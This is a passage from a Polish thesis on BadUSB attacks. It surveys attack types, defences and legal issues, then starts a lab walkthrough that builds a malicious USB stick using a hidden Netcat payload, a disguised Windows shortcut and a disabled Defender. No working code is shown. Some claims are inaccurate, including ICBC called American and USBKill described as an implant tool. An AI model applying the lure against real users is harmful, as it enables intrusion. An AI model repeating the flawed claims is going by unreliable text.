4. **Human Interface Device (HID) Spoofing** – Jest to typ ataku, który w pewnej mierze jest podobny do ataku Keylogging, lecz różni się tym, że Human Interface Device (HID) Spoofing naśladuje wzorce na klawiaturze i dostaje się do wiersza poleceń, aby uzyskać zdalny dostęp bądź zakłócić obronę komputera.

Czym jest atak typu Tailgating? Celem tego typu ataków jest uzyskanie dostępu do obszaru chronionego hasłem. Firmy IT lub inne przedsiębiorstwa są bardziej narażone na tego rodzaju ataki z następujących powodów:

1. Ze względu na pracowników wchodzących i wychodzących z pomieszczeń, korzystających z różnych wejść do biura.
2. Ze względu na podwykonawców pracujących dla firmy.
3. Ze względu na nieświadomych pracowników, którzy nie zdają sobie sprawy z ryzyka związanego z bezpieczeństwem.

Aby uchronić się przed tego typu atakami należy korzystać z inteligentnych identyfikatorów i kart, które pozwalają ograniczać dostęp pracownikom do niepozwolonych miejsc. Także dobrym pomysłem będzie wdrożenie skanerów biometrycznych, które nadal uważają się za solidne urządzenia skanujące cechy fizyczne lub inne cechy osoby. Ostatnim sposobem są nadzory wideo lub CCTV oparte na sztucznej inteligencji, które można wykorzystać, aby nie tylko nagrywać, a dodatkowo analizować nagrania wideo w celach porównania z osobami, które mają pozwolenia na wejście [11].

Przykładami wszystkich powyższych rodzajów ataków mogą być zarówno duże, jak i małe firmy, które codziennie stają się ofiarami różnych ataków. Według badania przeprowadzonego w 2021 roku wśród Specjalistów Bezpieczeństwa IT około trzy na dziesięć firm odnotowało od 11 do 50 złośliwych ataków USB [12].

Jakiś czas temu znana amerykańska firma Industrial and Commercial Bank of China Ltd's US padła ofiarą ataku za pomocą narzędzia USB. W rezultacie bank nie mógł rozliczyć kilku transakcji skarbowych w USA [13].

Ostatnio doszło do ataku na publiczne i prywatne firmy przeprowadzony przez SOGU i SNOWYDRIVE. Są to znane cyberataki, które wykorzystują narzędzia USB i są uważane

za jedne z najbardziej agresywnych kampanii cyberszpiegowskich. SNOWYDRIVE jest znane z ataków na organizacje naftowe i gazowe w Azji. Jak twierdzą badacze, Rommel Joven i Ng Choon Kiat: “Po załadowaniu SNOWYDRIVE tworzy backdoora w systemie hosta, dając atakującemu możliwość zdalnego wydawania poleceń systemowych, a także rozprzestrzenia się na inne pamięci flash USB i rozprzestrzenia się w całej sieci” [14].

Ważnym aspektem tej analizy jest również zrozumienie, jak te ataki wpływają na integralność i spójność firmware. Naruszenie spójności firmware nie tylko stanowi zagrożenie dla bezpieczeństwa danego urządzenia, ale może także prowadzić do szerszych kompromitacji systemów, na które urządzenie USB zostanie podłączone.

Rozważając dalsze implikacje, istotne jest także zrozumienie, w jaki sposób ataki te mogą wpływać na ciągłość działania organizacji i ich infrastruktury IT. Ataki te mogą prowadzić do przestojów w działaniu systemów, strat finansowych oraz uszkodzenia reputacji.

Według znanej ekspertki w dziedzinie cyberbezpieczeństwa Dr. Emily Thompson: “ataki BadUSB uosabiają ewoluujący krajobraz zagrożeń, przed którymi stoją współczesne organizacje. Ich podstępny charakter i niezrównana zdolność adaptacji stanowią ogromne wyzwanie dla ustalonych paradygmatów cyberbezpieczeństwa”. Według powyższych słów ekspertki w dziedzinie cyberbezpieczeństwa można stwierdzić, że dziedzina cyberzagrożeń jest dynamicznie zmieniająca, co potrzebuje codziennego poznawania nowych rzeczy i konieczności wprowadzania obronnych strategii w celach zabezpieczenia na najwyższym poziomie [15].

Dodatkowo, rozwój technologii Internetu Rzeczy (IoT) i wzrost liczby podłączanych urządzeń USB wymaga szczególnej uwagi w kontekście bezpieczeństwa. Urządzenia IoT często mają ograniczone możliwości ochrony, co sprawia, że są one łatwym celem dla ataków wykorzystujących luki w zabezpieczeniach firmware. Również należy zwrócić uwagę na pojawienie się 5G i szybki rozwój sztucznej inteligencji, które też powodują ryzyko w cyberprzestrzeni, mimo tego, że wprowadzane zostały w celach pomocnych. Ale wiadomo, gdzie rozwój tam również znajdują się luki w bezpieczeństwach.

Z powodu rosnących zagrożeń ze strony ataków BadUSB rządy i instytucje prywatne coraz częściej wprowadzają metody obrony i różne protokoły ochrony danych. Znane instytucje takie jak RODO i CCPA wyraźnie podkreślają, że należy działać zgodnie z rekomendacjami ustalonymi z góry przez nie, ponieważ istnieje wielkie ryzyko nie stosując się tych zasad.

Przegląd ten podkreśla konieczność stosowania zaawansowanych metod ochrony, zarówno na poziomie sprzętu, jak i oprogramowania, aby skutecznie przeciwdziałać tego rodzaju zagrożeniom. Włączenie praktyk takich jak regularne aktualizacje oprogramowania, monitorowanie ruchu sieciowego i stosowanie zasad minimalnych uprawnień może znacznie zwiększyć odporność na ataki tego typu.

2.3 Aspekty techniczne i prawne bezpieczeństwa firmware

Firmware, będąc nieodłącznym elementem urządzeń elektronicznych, odgrywa kluczową rolę w zapewnieniu ich poprawnego funkcjonowania. Jednakże, ta sama niezbędność czyni firmware atrakcyjnym celem dla cyberataków. Rozumienie technik analizy firmware jest krytyczne w identyfikowaniu i zapobieganiu takim atakom.

2.3.1 Analiza techniczna firmware

W dzisiejszych czasach analiza techniczna firmware jest ważnym czynnikiem procesu audytu bezpieczeństwa. Podczas tego procesu wykorzystywane są różne metody i narzędzia umożliwiające ocenianie bezpieczeństwa firmware'u.

Analiza firmware'u z punktu widzenia technicznego odbywa się na kilka faz. Pierwszą z nich jest odnalezienie samego firmware'u, aby móc przeprowadzić odpowiednie badania na nim. Kolejnym krokiem jest rozpakowanie i dekompilacja, aby mieć dostęp do kodu źródłowego. Ten krok potrzebuje zastosowania odpowiednich narzędzi i technik reverse engineering. Poniżej przedstawione techniki, które pomagają przeprowadzić odpowiednią analizę:

- **Inżynieria wsteczna:** Ta metoda pozwala na analizowanie firmware poprzez rozkładanie skompilowanego kodu na jego pierwotne składniki. Jest to szczególnie przydatne w identyfikowaniu ukrytych funkcji lub potencjalnych luk bezpieczeństwa.
- **Deasemblacja:** Polega na konwersji kodu maszynowego na formę bardziej zrozumiałą dla człowieka. Deasemblacja jest niezbędna w zrozumieniu dokładnych działania i potencjalnych słabości firmware.
- **Testowanie penetracyjne:** Przeprowadzanie kontrolowanych ataków w celu identyfikacji słabych punktów w firmware, co pozwala na wzmocnienie jego odporności na potencjalne zagrożenia.

Podczas analizy technicznej firmware'u wykorzystywane są zarówno metody analizy statycznej, jak i dynamicznej. Analiza statyczna polega na skanowaniu kodu, który został użyty w procesie firmware. Analiza statyczna obejmuje poszukiwanie wzorców i błędów kodowania, odwołania do nieistniejących funkcji czy przepełnienia bufora. Jest to sposób, który uważa się za nieco trudniejszy z tej racji, że jest manualny. Z kolei analiza dynamiczna polega na uruchomieniu firmware'u w sandboxach lub jak inaczej są nazywane środowiska kontrolowane. Pozwala to na obserwację podatności w czasie rzeczywistym.

Ważnym elementem analizy jest zrozumienia procesu, technik szyfrowania, maskowania czy kompresji. Również ważnym elementem jest poznanie architektury procesu, na-

rzędzi wykorzystujących do analizy i coraz bardziej zaawansowane techniki zabezpieczeń stosowane przez dostawców. Dlatego też istotne jest ciągle doskonalenie metod i narzędzi używanych do audytu firmware'u, aby zapewnić skuteczną ochronę przed zagrożeniami związanymi z oprogramowaniem wbudowanym [17].

2.3.2 Aspekty prawne

W dzisiejszych czasach, gdzie świat IT dość szybko się rozwija, potrzebna również jest pewna biegłość w zakresie prawnym, aby uniknąć działań, których później będziemy żałować. Twierdząc z poprzedniego zdania należy zrozumieć kiedy można używać narzędzia lub oprogramowania znalezione w Internecie, kiedy można modyfikować go, a kiedy nie. W kontekście prawnotechnicznym, BadUSB stawia przed nami wiele problemów, zarówno w zakresie identyfikacji, jak i egzekwowania odpowiedzialności za tego typu działania.

Ważnym aspektem w zakresie prawnym BadUSB jest ocena odpowiedzialności podmiotów za tego typu ataki. W sytuacji tradycyjnych prawnych systemów ciężko sklasyfikować prawny aspekt przy użyciu ataków BadUSB. Mimo tego pierwszym krokiem, który jest niezbędny dla oceny, jest sprawdzenie kto jest odpowiedzialny. Czy winę ponosi producent zainfekowanego urządzenia, użytkownik, który podłączył zainfekowany pendrive do swojego komputera, czy może osoba odpowiedzialna za stworzenie złośliwego oprogramowania?

Kolejnym krokiem jest kwestia dotycząca ochrony danych osobowych i poufności informacji. Podczas ataku tego typu, dane przechowywane na urządzeniach różnego typu, serwerach itp. mogą być narażone na kradzież lub manipulację. W związku z tym konieczne jest dokładne zapoznanie się z przepisami dotyczącymi ochrony danych osobowych (RODO) oraz konsekwencjami prawnymi naruszenia tych regulacji.

Ataki BadUSB przy użyciu urządzeń USB mogą prowadzić do naruszenia przepisów RODO na kilka sposobów. Pierwszym aspektem jest nieuprawniony dostęp do danych osobowych, co powoduje do poważnych naruszeń zasad poufności i integralności danych. Zgodnie z przepisami które zawarte w RODO, jednostki przetwarzające dane osobowe muszą zapewniać odpowiedni poziom bezpieczeństwa tych danych, aby chronić te dane przed różnymi typy wyciekami oraz nieuprawnionym dostęp. Drugim aspektem jest wymóg na przetwarzanie danych osobowych. Zgodnie z przepisami dotyczącymi ochrony danych osobowych, przetwarzanie danych osobowych jest dopuszczalne tylko wtedy, gdy osoba, której dane dotyczą, wyraziła na to zgodę, lub gdy istnieje inna podstawa prawna umożliwiająca tego typu przetwarzanie.

Dodatkowo, ataki BadUSB mogą prowadzić do naruszenia zasady odpowiedzialności określonej w RODO. Zgodnie z tą zasadą jednostki przetwarzające dane osobowe są odpowiedzialne za przestrzeganie przepisów RODO i muszą być w stanie wykazać zgodność z nimi poprzez stosowanie odpowiednich środków technicznych i organizacyjnych. W sytu-

acji ataków BadUSB organizacje muszą podejmować odpowiednie kroki, aby monitorować i zapobiegać tego typu atakom [18]:

- **Przepisy o ochronie danych:** Przepisy takie jak GDPR nakładają na organizacje odpowiedzialność za ochronę danych przetwarzanych przez firmware urządzeń. Naruszenia tych przepisów mogą prowadzić do poważnych konsekwencji prawnych i finansowych.
- **Standardy i regulacje branżowe:** Istnieją różne standardy, takie jak ISO/IEC 27001, które określają wymagania dotyczące systemów zarządzania bezpieczeństwem informacji, w tym bezpieczeństwa firmware.
- **Wyzwania związane z licencjonowaniem i prawami autorskimi:** W kontekście inżynierii wstecznej firmware, istotne jest zrozumienie ograniczeń nałożonych przez prawa autorskie i licencje, aby unikać naruszania praw twórców oprogramowania.

2.3.3 Synergia technicznych i prawnych aspektów

Zrozumienie technicznych aspektów bezpieczeństwa firmware jest nierozdzielnie związane z przestrzeganiem przepisów prawa. Skuteczna ochrona firmware wymaga nie tylko zaawansowanej wiedzy technicznej, ale także znajomości i stosowania odpowiednich przepisów prawnych. Taka synergia pozwala na tworzenie kompleksowych strategii ochrony, które są zarówno technicznie wydajne, jak i zgodne z obowiązującymi regulacjami.

Dodatkowo, wzrasta znaczenie analizy zagrożeń związanych z łańcuchem dostaw firmware. Ataki takie jak SolarWinds wykazały, że nieautoryzowane modyfikacje firmware przez złośliwe podmioty mogą mieć dalekosiężne skutki na szeroko rozumiane bezpieczeństwo narodowe i infrastrukturę krytyczną. Analiza ryzyka w łańcuchu dostaw staje się nieodzownym elementem zarządzania bezpieczeństwem firmware, wymagając od organizacji i instytucji szczegółowej oceny potencjalnych zagrożeń i implementacji skutecznych strategii ich minimalizowania.

W tym kontekście, rośnie także rola narzędzi do zarządzania firmware i bezpieczeństwa urządzeń końcowych. Zastosowanie zaawansowanych rozwiązań do zarządzania firmware, takich jak systemy wykrywania i odpowiedzi na incydenty (EDR), pozwala na bieżącą kontrolę stanu firmware i szybką reakcję na potencjalne zagrożenia. Wspiera to strategię proaktywnego zarządzania ryzykiem i wzmacnia ogólne bezpieczeństwo systemów informatycznych.

Rozdział 3

Zastosowanie i analiza technik badUSB

3.1 Badanie zaawansowanych technik badUSB

BadUSB należy do rodzaju ataków, które wykorzystują zaufanie użytkowników do urządzeń USB, z pomocą których atakujący mogą naruszyć bezpieczeństwo systemów. Zazwyczaj osoby atakujące manipulują oprogramowaniem sprzętowym urządzeń USB, aby te urządzenia wdawały się w urządzenia innego typu, co pozwala im na wykonywanie złośliwych działań względem zaufanych urządzeń. Oto omówienie zaawansowanych technik i narzędzi badUSB powszechnie używanych w atakach takiego typu:

- **Firmware Manipulation:** Ataki typu BadUSB zazwyczaj polegają na zmianie oprogramowania sprzętowego urządzeń USB w celu zmiany ich codziennego zachowania. Przy użyciu specjalistycznych narzędzi atakujący mogą manipulować oprogramowaniem sprzętowym wykorzystując zaufanie użytkowników do urządzeń USB w celu naruszenia bezpieczeństwa systemów. Do tego typu ataków można zaliczyć takie narzędzia jak USBProxy i FaceDancer. Służą one do przechwytywania i modyfikowania ruchu USB, dodatkowo umożliwiając atakującym wstrzykiwanie złośliwych payloads do urządzeń USB.
- **Emulation of HID Devices:** Jedna z kolejnych powszechnych technik badUSB, która polega na emulowaniu takich urządzeń jak klawiatury, myszy, głośniki. Przeprogramuje urządzenia w ten sposób, aby działały jako nośnik złośliwego oprogramowania, czyli aby po kliknięciu klawisza na klawiaturze odbył się atak. Narzędzia takie jak Rubber Ducky i MalDuino przedstawiają ten atak umożliwiając atakującemu tworzenie payloads wykonujących polecenia w systemie ofiary po podłączeniu złośliwego urządzenia USB.
- **Data Exfiltration:** Ten typ ataku polega na modyfikowaniu urządzeń USB tak, aby działały jako urządzenia pamięci masowej lub karty sieciowe. Po podłączeniu urządzenia do atakowanego systemu złośliwe oprogramowanie może pobrać poufne dane

lub połączyć się z serwerami zewnętrznymi. Takie ataki przedstawiane przez takie narzędzia jak USB Rubber Dumper i USBHarpoon, które ułatwiają proces ekstrakcji danych, automatyzując proces kopiowania danych z systemu ofiary na serwer atakującego.

- **Firmware Implants:** W niektórych sytuacjach osoba atakująca może wstrzyknąć złośliwe oprogramowanie bezpośrednio na urządzenia USB podczas ich tworzenia, co może prowadzić do poważnych skutków, takich jak zainfekowania dużej liczby urządzeń, które później mogą być szeroko rozpowszechniane. Podobne oprogramowanie jest trudne do wkrycia i usunięcia, co sprawia, że są one szczególnie niebezpieczne. Narzędzia takie jak USBKill i USBStealer służą do tworzenia takiego oprogramowania sprzętowego na urządzeniach USB.
- **Persistent Payloads:** Ataki badUSB mogą zawierać różne formy, zaczynając się od włączenia w to generowanych payloads-ów, które mogą zostać na zainfekowanym urządzeniu nawet po wielokrotnych uruchomieniach systemu. Poprzez przechowywanie złośliwego kodu w oprogramowaniu sprzętowym urządzeń USB osoba atakująca może zapewnić, że payloads wykonany przez niego może pozostać aktywny nawet po początkowej infekcji systemu. Takim przykładem mogą być takie narzędzia jak BadUSB Firmware Patch i USB Persistent Payload Generator, które służą do tworzenia złośliwych payloads-ów.
- **Cross-Platform Attacks:** Tego typu ataki nie ograniczają się do konkretnego systemu operacyjnego lub platformy. Osoby atakujące mogą tworzyć złośliwe payloads na systemy Windows, macOS, Linux i inne systemy operacyjne. Pozwala to złamać zabezpieczenia systemu za pomocą jednego złośliwego urządzenia USB. Narzędzia takie jak BadUSB Cross-Platform Exploit Framework (BadUSB-CPF) zapewniają wieloplatformowe możliwości tworzenia i wdrażania payloads badUSB.


3.2 Technika ataków badUSB

Nie wszystkie złośliwe urządzenia USB muszą być drogimi elementami sprzętu z zaawansowanym programowaniem, aby zaszkodzić komputerowi lub innemu urządzeniu. Takimi przykładami drogich rozwiązań mogą być Flipper Zero, Rubber Ducky, Malduino, Digispark. Za pomocą starego pendrive'a można zbudować własny złośliwy BadUSB, korzystając z plików skrótów złośliwych oprogramowań napisanych w Bash, CMD lub PowerShell

Zgodnie z wpisem na blogu "Rise of LNK (Shortcut files) Malware" okazuje się, że w drugim kwartale 2022 roku McAfee Labs zanotowało wzrost infekcji złośliwym oprogramowaniem dostarczonym za pomocą plików LNK. Atakujący wykorzystują łatwość użycia

plików LNK do dostarczania złośliwego oprogramowania, takiego jak Emotet, Qakbot, IcedID, Bazarloaders itp.


W tej części pracy zostanie pokazane jak plik LNK może dostarczać złośliwe oprogramowanie na pozornie niewinnie wyglądającym pendrive'ie USB. Poprzez wykorzystanie trudno wykrywalnego oprogramowania złośliwego do plików skrótów systemowych Windows, ukryty odnośnik zmanipuluje użytkownika, aby kliknął na pozornie nieszkodliwy plik i uruchomił oprogramowanie złośliwe. Skrót pliku zapewnia szybki i łatwy dostęp do plików wykonywalnych bez konieczności nawigowania przez pełną ścieżkę programu. W tej sytuacji plik wykonywalny ze złośliwym oprogramowaniem może znajdować się w ukrytym katalogu, choć to nie jest konieczne. Użytkownik klika na folder, który zawiera odnośnik do pliku wykonywalnego uruchamiając w ten sposób oprogramowanie złośliwe. Plik, który zostanie wykorzystywany w tym ataku to Netcat lub inaczej tak jak jest nazwany nc64.exe, który został pobrany z repozytorium na GitHub (Rys. 3.1).



Rysunek 3.1: Repozytorium na GitHub


Aby pobrać złośliwe oprogramowanie Netcat należy wyłączyć ochronę w czasie rzeczywistym w Microsoft Defender co potwierdza, że to zabezpieczenie w Windows jednak jest na wysokim poziomie (Rys. 3.2).

Ten rodzaj ataku stwarza niebezpieczeństwo nie tylko poprzez możliwość infekcji jednego urządzenia, ale także przez potencjalne rozprzestrzenianie się złośliwego kodu poprzez zainfekowane urządzenia, które mogą być szeroko rozpowszechniane w sieci. W rezultacie nawet pozornie nieszkodliwe urządzenia USB mogą stanowić istotne zagrożenie dla całego ekosystemu informatycznego.



Rysunek 3.2: Wyłączenie ochrony w Microsoft Defender

W tym celu należało posiadać pendrive, który zostanie skonfigurowany jako złośliwy. Rozmiar plików nie będzie duży, więc powinien działać na każdym pendrive. Po czym trzeba utworzyć jeden folder główny nazwany jako payload directory, w którym będą skrypty i plik Netcat (Rys. 3.3). A drugi folder to jest właśnie skrót folderu utworzony na podstawie folderu głównego.




Rysunek 3.3: Wygląd zawartości folderu

Częścią sukcesu tego ataku jest utworzenie skrótu systemowego Windows i odnośnika do złośliwego oprogramowania w ukrytym katalogu. Jest to robione, aby skłonić użytkownika do kliknięcia w złośliwe oprogramowanie nie widząc w co klika. W celu lepszej


widoczności badań nie ukryto folderu.

Po skopiowaniu nc64.exe na pendrive należy dokonać kilku zmian w systemie plików urządzenia, zaczynając od utworzenia pliku głównego tak zwanego skryptu. Po wpisaniu kodu należy zapisać go z odpowiednim rozszerzeniem. Katalog payload powinien zawierać dwa pliki: plik wykonywalny i plik wsadowy. Aby przetestować ogólne działanie został napisany prosty skrypt, który wyświetla "Hello, World!" w wierszu poleceń (Rys. 3.4)




Rysunek 3.4: Skrypt wyświetlający odpowiednie polecenie

Na początku zostanie przetestowane, jak działa skrypt bez wykrywania zagrożeń w Windows Defender. Badania zostały przeprowadzone na sprzęcie testowym i w tym celu wyłączono wszystkie ochrony w Microsoft Defender (Rys. 3.5).



Rysunek 3.5: Wyłączenie ochrony w Microsoft Defender


Po uruchomieniu pliku można zauważyć, że operacja zakończyła się powodzeniem, co potwierdza poprawne wykonanie zadania. Ten wynik jest szczególnie zadowalający, biorąc pod uwagę skomplikowany charakter procesu oraz wymagające warunki, jakie należało spełnić. Wszystkie kroki zostały wykonane z należytą starannością i precyzją, co przyczyniło się do osiągnięcia oczekiwanych rezultatów (Rys. 3.6).



